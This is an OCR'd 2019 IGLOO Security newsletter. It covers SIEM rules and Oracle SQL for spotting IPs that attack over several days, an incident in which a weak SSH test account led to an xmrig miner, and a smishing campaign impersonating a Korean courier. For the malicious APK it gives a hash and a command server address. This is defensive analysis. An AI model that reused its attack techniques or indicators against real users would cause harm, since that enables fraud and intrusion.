

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection

02. Raw log data collection and processing by security devices

STEP 2) Create Listed Table

A oracle query statement can be used to create a list of IPs with a history of more than two days from the user-defined statistics table. This can be used to create a cataloging DB table for each security device in order to extract and transfer the data to the cataloging DB.



Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection

02. Raw log data collection and processing by security devices

STEP 3) Transfer collected data to cataloged table


Extract the IP list and COUNT values every day at 00:00 in the SIEM GM server using CRON, etc. After that, restart the DB catalogue and execute the shell script that initializes and executes the migration of collected data.

```
truncate table IPS_N_DAY_ATTACK;
truncate table WAF_N_DAY_ATTACK;

INSERT INTO IPS_N_DAY_ATTACK(S_IP,COUNT) SELECT S_INFO,COUNT(DISTINCT TO_CHAR(TO
_DATE(IDATE, 'YYYY-MM-DD'),'YYMMDD')) FROM US_IPS_SRC_DROP GROUP BY S_INFO HAVIN
G (COUNT(DISTINCT TO_CHAR(TO_DATE(IDATE, 'YYYY-MM-DD'),'YYMMDD')))>=2;

INSERT INTO WAF_N_DAY_ATTACK(S_IP,COUNT) SELECT S_INFO,COUNT(DISTINCT TO_CHAR(TO
_DATE(IDATE, 'YYYY-MM-DD'),'YYMMDD')) FROM US_WAF_SRC_DROP GROUP BY S_INFO HAVIN
G (COUNT(DISTINCT TO_CHAR(TO_DATE(IDATE, 'YYYY-MM-DD'),'YYMMDD')))>=2;
```

1 Restarts catalogued table

2 Data transfer

You can check the S_IP and COUNT columns transferred by searching in the cataloged table. The meaning of the COUNT column means DAY COUNT, not the number of daily attacks. In addition, a CSV download allows batch analysis of IPs which have attempted attacks.



[Figure 4-4] Data transfer process and creation confirmation (Source: Analysis Tech Team 100 Honeypot)

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection


03. Generating persistent attacker detection rules

STEP 1) Detection object generation

- 1. Setting up N-DAY ATTACK Detection Rule

  - Unspecified DAY COUNT Detection Rule

  - Detection of source IP with two or more days detected on security devices (see user-defined statistics table)




- 2. COUNT-DAY ATTACK detection rule setting

  - Specific DAY COUNT detection rule

  - Detection of source IPs with a history of being detected on specific days on security devices (refer to catalogued table)

  - Insert -1 as the WHERE conditional clause in the day count you want to detect



STEP 2) Generating detection rules

It is possible to create a continuous attacker detection rule for more than two days for each security device or under specific DAY COUNT detection conditions.

False positives are continuously reduced through the same condition S_INFO selection and allowed IP exception conditions.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection

04. Guide to Using Persistent Attacker Detection Rules

(1) Guide to Reducing False Positives in Correlation Analysis

Correlation Analysis	False Positive Ratio	Detection Signature	Detection Condition
N-DAY ATTACK Detection Rule	High	Detects low false positive signature (A signature that happens every day, or designate signatures which have a high false positive ratio as exceptions)	Security device detects access exceeding two days
COUNT-DAY ATTACK Detection Rule	Low	Detect all signatures to detect attackers who continue to attack, regardless of false positive rate	Detect access to security device depending on days specified by user


N-DAY ATTACK detection rules provide high real-time persistent access detection but it is recommended to be used for signature detection due to its high false positive rate. Therefore, all signatures with the COUNT-DAY ATTACK detection rule can be used to detect persistent attacks.


Copyright © IGLOO Security, Inc. 2019. All rights reserved.


Continuous attack detection through big data collection

(2) Incident Analysis Guide I

After checking an attacker detected as a persistent attacker in a specific security device, the attacker's IP or band can be searched monthly from the integrated log search for further analysis. In the example below, the attacker was detected as a malicious IP access in the WAF, and then records of this IP attempting to attack various key assets such as accessing the admin page in IPS and accessing mail servers such as PORT 25, 465, and 587 in FW have been confirmed.







Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection


(3) Incident Analysis Guide I I

A persistent attack attempt on IPS devices from internal assets to external IPs have been detected.

탐지시간	로그소스	분석룰셋명	건수	출발지IP	출발지포트	목적지IP	목적지포트	메소드
2019/08/29 12:14:48	IPS_TG	[S13_IPS] DROP 이벤트 N-DAY ATTACK 탐지	6	192.168.1.100	41717		7777	xmrig_cryptocurrency_mining
2019/08/29 11:45:29	IPS_TG	[S13_IPS] DROP 이벤트 N-DAY ATTACK 탐지	13	192.168.1.100	57131		7777	xmrig_cryptocurrency_mining


An incident analysis of internal assets was conducted due to a continuous mining tool detection occurring in the IPS

At that time, through the integrated log search, a number of overseas IPs which have accessed the vulnerable test accounts have been detected as well.



event_time	s_ip	s_country	user_name	d_ip	action	process
2019-08-12 3:22		CN	test	192.168.1.100	Accepted	sshd[45499]
2019-08-16 4:31		BE	test	192.168.1.100	Accepted	sshd[55063]
2019-08-16 5:43		US	test	192.168.1.100	Accepted	sshd[13155]
2019-08-16 18:27		LU	test	192.168.1.100	Accepted	sshd[40812]
2019-08-20 15:26		US	test	192.168.1.100	Accepted	sshd[1123]
2019-08-21 0:57		IT	test	192.168.1.100	Accepted	sshd[14664]
2019-08-21 4:44		RO	test	192.168.1.100	Accepted	sshd[34096]
2019-08-21 4:46		RO	test	192.168.1.100	Accepted	sshd[36032]
2019-09-04 3:57		HK	test	192.168.1.100	Accepted	sshd[36730]

In the test account, we identified the session information identified in the persistent attacker rules, and based on this, locate and remove the mining tool.



Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Continuous attack detection through big data collection

05. Conclusion

So far, we took a look at how to detect persistent attackers using the SIEM's big data collection. SIEM is an intelligent security control solution based on big data, not an integrated log collection solution that collects logs and generates statistics. Various big data-based self-analysis detection rules such as new signature detection and persistent attacker detection rules, which are not provided by general security devices, can be created in the SIEM. If you use the intelligent security control solution well, you can perform the security control work more safely and you can proceed the effective security control with limited personnel.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

CHAPTER 4

Tech Note

1. Real-Life Case Study Of Smishing Attack Techniques

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


Real-life Case Study of Smishing Attack Techniques

Security Monitoring Center
Security Analysis Team

1. Synopsis

Phishing is a type of social engineering attack that attempts to fraudulently obtain user privacy by pretending to be a message from a trusted person or company using certain means, such as email or messenger. In this issue, we will analyze smishing through a case of impersonation where a domestic courier company was actually attacked by a smishing technique.

Smishing is a compound word of SMS and phishing, and it is a fraudulent method of stealing user's important information through phishing sites, malicious app downloads, etc. by sending text messages to attract users' attention. One of the major types of smishing are attacks disguised as courier companies, wedding invitations, and public institutions. In particular, the number of smishing cases that impersonate courier companies are increasing rapidly.




[Figure 4-1] Articles concerning smishing attacks (Source: Boan News)

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

(1) **Smishing** Attack Technique



Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea


(1) Smishing text message

The attacker impersonates a specific domestic delivery company and sends a text message containing a malicious link to an unspecified number. The body link does not expose the actual URL using the URL Shortening Service.

※ **URL Shortening Service** : This technology shortens long URLs on the World Wide Web. Therefore users don't know the actual URL's address until they access it directly.

[Figure 4-2] Smishing Text Message

By clicking the link, the browser will bring up a phishing site that disguises itself as a domestic delivery company. The mobile phone number entered by the user is sent to the attacker, and it is configured to be redirected to the actual company's link by using the functions such as the delivery inquiry and general reservation on the page.



[Figure 4-3] Phishing site access screen (Left: Phishing Site, Right: Actual Site)


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Real-life Case Study of Smishing Attack Techniques

02. Analysis of smishing attack methods in Korea

(2) Malicious App Analysis

This report analyzes the app.apk file in the link sent by the attacker. Figure 4-4 shows the configuration of the malicious activity.



[Figure 4-4] Malicious activity of app.apk

The intrusion indicators identified through analysis of the app.apk file are as follows.

File name	File size	Hash (MD5)	Remote command server
app.apk	428-KB (439,229-Bytes)	0D9B051E03C0D22989A59C2391CF8426	171.244.33.225:28855 (Vietnam)

[Table 4-1] Infringement Indicator Information

※ The remote command server address of the analyzed file can be changed because it is collected externally.

